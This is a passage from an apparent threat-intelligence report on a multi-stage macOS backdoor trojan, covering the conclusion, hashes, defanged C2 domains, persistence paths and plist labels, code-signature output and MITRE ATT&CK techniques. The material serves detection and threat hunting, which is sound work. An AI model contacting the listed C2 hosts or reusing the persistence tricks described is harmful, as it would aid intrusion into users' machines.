
Defenders can hunt both for the Team Identifier used to sign the malware, "UD9UN593Z4", and the bundle identifier of the initial malicious application, "com.apple.files". The persistence mechanism's label "com.apple.marcoagent.voiceinstallerd" and executable path "[~]/Library/User Photos/mount_devfs" should also be included in the IoCs for threat hunting.

In our tested sample, the malware C2 was a URL hosted at the domain `mihannevis[.]com`:

```
http[:]//mihannevis.com/joes/NAZALgEyGj7b3jNYzbypYX8a/manifest[.]js
```



The third stage payload is not well-known to static reputation engines as yet, so defenders should look to behavioural indicators to ensure detection.



Conclusion

While much macOS malware is often very simply or inexpertly written, the actors behind this multi-stage backdoor trojan have both deployed some novel tricks and improved upon techniques seen in commodity malware such as Shlayer and adware like bundlore. This indicates that they have both the skills and the resources to imitate and innovate in order to achieve their objectives.

Indicators of Compromise

SHA1
c2e0b35fd4f24e9e98319e10c6f2f803b01ec3f1 – Application Bundle Zip
9f84502cb44b82415bcf2b2564963613bdce1917 – Stage 2 Mach-O
4f6d34cf187c10d72fb3a2cd29af7e3cb25bc3aa – Stage 3 Mach-O

SHA256
cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420 – Application Bundle Zip
05e5ba08be06f2d0e2da294de4c559ca33c4c28534919e5f2f6fc51aed4956e3 – Stage 2 Mach-O
fd7e51e3f3240b550f0405a67e98a97d86747a8a07218e8150d2c2946141f737 – Stage 3 Mach-O

FilePaths
[~]/Library/User Photos/mount_devfs
/Library/LaunchDaemons/com.apple.marcoagent.voiceinstallerd.plist
~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist

C2 Servers
mihannevis[.]com
mykessef[.]com
idtpl[.]org

Code Signature

```
Identifier=com.apple.files
Format=app bundle with generic
CodeDirectory v=20200 size=159 flags=0x0(none) hashes=1+3 location=embedded
Hash type=sha1 size=20
CandidateCDHash sha1=3c6c754b58f4450505494f1b68104d0154d19296
CandidateCDHashFull sha1=3c6c754b58f4450505494f1b68104d0154d19296
Hash choices=sha1
CMSDigest=eee562155af89168a52d306f11facca999d84505df789a1d8124d8446c726bc5
CMSDigestType=2
CDHash=3c6c754b58f4450505494f1b68104d0154d19296
Signature size=8576
Authority=(unavailable)
Info.plist=not bound
TeamIdentifier=UD9UN593Z4
Sealed Resources version=2 rules=12 files=2
host => identifier "com.apple.bash" and anchor apple
designated => anchor apple generic and identifier "com.apple.files" and (certificate
leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate
1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate
leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] =
UD9UN593Z4)
```

MITRE ATT&CK TTPs

Process achieved persistency through launchd job. T1150

Process dropped a hidden suspicious plist to achieve persistency. T1160